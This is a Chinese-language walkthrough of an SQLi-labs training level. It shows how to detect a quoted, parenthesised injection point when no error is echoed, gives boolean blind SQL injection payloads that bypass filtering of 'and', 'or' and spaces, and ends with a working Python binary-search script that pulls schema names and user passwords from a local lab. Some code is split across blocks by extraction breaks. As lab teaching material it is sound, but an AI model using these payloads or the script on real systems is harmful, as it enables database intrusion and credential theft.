
在没有过滤时，第一件事是判断注入类型，是字符型还是数字型。
而有过滤时，判断注入类型后最重要的就是判断过滤条件。
在 Less 25 与 Less 26 中，既有正确回显，也有错误回显。找到注入类型后在构造的错误回显前加上字符便可依次看出过滤了哪些字符。
在 Less 25a 与本关中，错误回显被关闭，找到过滤字符便很重要，不过大体与有错误回显时相同（因为有正确回显）。

和Less26不同，没有错误回显



因此不能用报错注入

无错误回显时判断注入类型和过滤

我们知道有一个函数是`intval()`，作用是获取变量的整数值。
但无错误回显时，我们如何区分是**被过滤**还是**被转为整型**呢?

```
intval('#1') = 0
intval('1') = 1
```

只需要在1前面加上#，若被过滤则会正常显示，被转为整形则会为0。
注入类型
1和1"正常回显，1'报错，判断为字符型，但是**还要判断是否有小括号**。
判断小括号有几种方法:

1. 2'&&'1'='1
   - 若查询语句为where id='$id'，查询时是where id='2'&&'1'='1'，结果是where id='2'，回显会是id=2。

- 若查询语句为where id=('$id')，查询时是where id=('2'&&'1'='1')，MySQL 将'2'作为了 Bool 值，结果是where id=('1')，回显会是id=1。

  1. 1')||'1'=('1

若查询语句有小括号正确回显，若无小括号错误回显（无回显）。

由于没有错误回显，并且也没办法用特殊字符替代空格来使用unnion获取正确回显，因此只能使用盲注

基于Bool盲注

在 Less 7 的 Bool 盲注脚本中，payload 格式如下：

```
id=1' and (ascii(mid((select schema_name from information_schema.schemata limit 0,1),1,1))>65)--+
```

而在这关严格的过滤条件下，不能使用limit，需要改变形式。

考虑将某个字段的所有字段全部连接成一个字符串依次得到字符，即使用group_concat()。

因后台过滤or和and，且浏览器过滤&，需使用%26，下面是三个 payload 模板：

```
id=1'%26%26(ascii(mid((select(group_concat(schema_name))from(infoorrmation_schema.schemata)),1,1))>65)||'1'='
id=1'%26%26(ascii(mid((select(group_concat(schema_name))from(infoorrmation_schema.schemata)where(table_schema='database_name'%26%26table_name='table_name')),1,1))>65)||'1'='
id=1'%26%26(ascii(mid((select(group_concat(concat_ws('$',id,username,passwoorrd)))from(users)),1,1))>65)||'1'='
```

这里见到一个神奇的语法，若还过滤了,，便可使用：

mid(string,start,length)=mid(string from start for length)

基于bool的盲注的python脚本

```
import sys
import requests

def getPayload(char_index, ascii):
    # 系统表中数据
    info_database_name = "infoorrmation_schema"
    info_table_name = "schemata" # schemata / tables / columns
    info_column_name = "schema_name" # schema_name / table_name / column_name

    # 注入表中数据
    database_name = "security"
    table_name = "users"
    column_name = ["id","username","passwoorrd"]

    # 附加url
    start_str = "1'%26%26"
    end_str = "||'1'='"

    # 连接select
    where_str = ""
    #where_str = "where(table_schema='"+database_name+"'%26%26table_name='"+table_name+"')"
    select_str = "select(group_concat("+info_column_name+"))from("+info_database_name+"."+info_table_name+")"+where_str
    #select_str = "select(group_concat(concat_ws('$',"+column_name[0]+","+col
```

```
umn_name[1]+","+column_name[2]+")))from("+table_name+")"

    # 连接payload
    sqli_str = "
(ascii(mid(("+select_str+"),"+str(char_index)+",1))>"+str(a
scii)+")"
    payload = start_str + sqli_str + end_str
    return payload

def execute(char_index, ascii):
    # 连接url
    url = "http://localhost:8088/sqlilabs/Less-26/?id="
    exec_url = url + getPayload(char_index, ascii)
    #print(exec_url)
    # 检查回显
    echo = "Your Login name"
    content = requests.get(exec_url).text
    if echo in content:
        return True
    else:
        return False

def dichotomy(char_index, left, right):
    while left < right:
        # 二分法
        ascii = int((left+right)/2)
        if execute(str(char_index+1), str(ascii)):
            left = ascii
        else:
            right = ascii
        # 结束二分
        if left == right-1:
            if execute(str(char_index+1), str(ascii)):
                ascii += 1
```

```
                break
            else:
                break
    return chr(ascii)

if __name__ == "__main__":
    for len in range(1024): # 查询结果的长度
        char = dichotomy(len, 30, 126)
        if ord(char) == 31: # 单条查询结果已被遍历
            break
        sys.stdout.write(char)
        sys.stdout.flush()
    sys.stdout.write("\r\n")
    sys.stdout.flush()
```